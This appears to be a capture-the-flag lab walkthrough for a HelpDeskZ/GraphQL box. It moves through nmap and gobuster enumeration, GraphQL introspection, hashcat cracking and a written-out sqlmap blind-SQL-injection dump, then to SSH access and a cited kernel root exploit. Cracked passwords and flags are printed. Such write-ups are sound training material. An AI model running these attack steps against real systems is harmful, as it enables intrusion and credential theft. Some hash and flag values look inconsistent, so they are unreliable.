

Nmap scan :


```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 14:02 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.79.250
Host is up (0.00017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
|_  256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
3000/tcp  open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (application/json; charset=utf-8).
MAC Address: 00:0C:29:7D:A2:66 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.64 seconds

gobuster on port 80


```
gobuster -u 192.168.79.250 -w /usr/share/seclists/Discovery/Web_Content/common.txt -t
80 -a Linux -x .txt,.asp,.php
```

/support/




Enumerating second port which leads to graphql endpoint

<http://192.168.79.250:3000/graphql>




Using introspection query to retrieve the interesting information

<https://graphql.org/learn/introspection/>



Getting username and password



Using hashcat to crack md5 password using rockyou.txt.


password:godhelpmeplz

Now login to the helpdeskz software on 80 port.


helpdeskz v1.0.2 has a blind sql injection on attachment end point

<https://www.exploit-db.com/exploits/41200>

After logging in, submit a ticket




Using sqlmap to perform blind sqlinjection



```
sqlmap -u "http://192.168.79.250/support/?v=view_tickets&action=ticket&param[]=3&param[]=attachment&param[]=1&param[]=5*" --level 3 --risk 3 --cookie="COOKIE" -T staff --dump
```

This gets the username and password




```
hash(256): d318f44739dced66793b1a603028133a76ae680e
```

Brute forcing the password with rocky.txt gives **Password: Welcome1**

Now player should guess that it is ssh password

After successful login



```
prashanthvarma — root@ubuntu: ~ — ssh help@192.168.79.250 — 80x24
[Prashanth's-MacBook-Pro:~ prashanthvarma$ ssh help@192.168.79.250
help@192.168.79.250's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-116-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

You have new mail.
Last login: Wed Nov 28 10:51:19 2018 from 192.168.79.1
help@ubuntu:~$
```

Privilege escalation

uname -a

```
Linux ubuntu 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC
2018 x86_64 x86_64 x86_64 GNU/Linux
```

Google search reveals a straight script to run priv esc

<https://www.exploit-db.com/exploits/44298>

Running it gives straight root exploit.

user.txt
bb8a7b36bdce0c61ccebbaa173ef946af

root.txt
b7fe6082dcd0c1b1e02ab0d9daddb98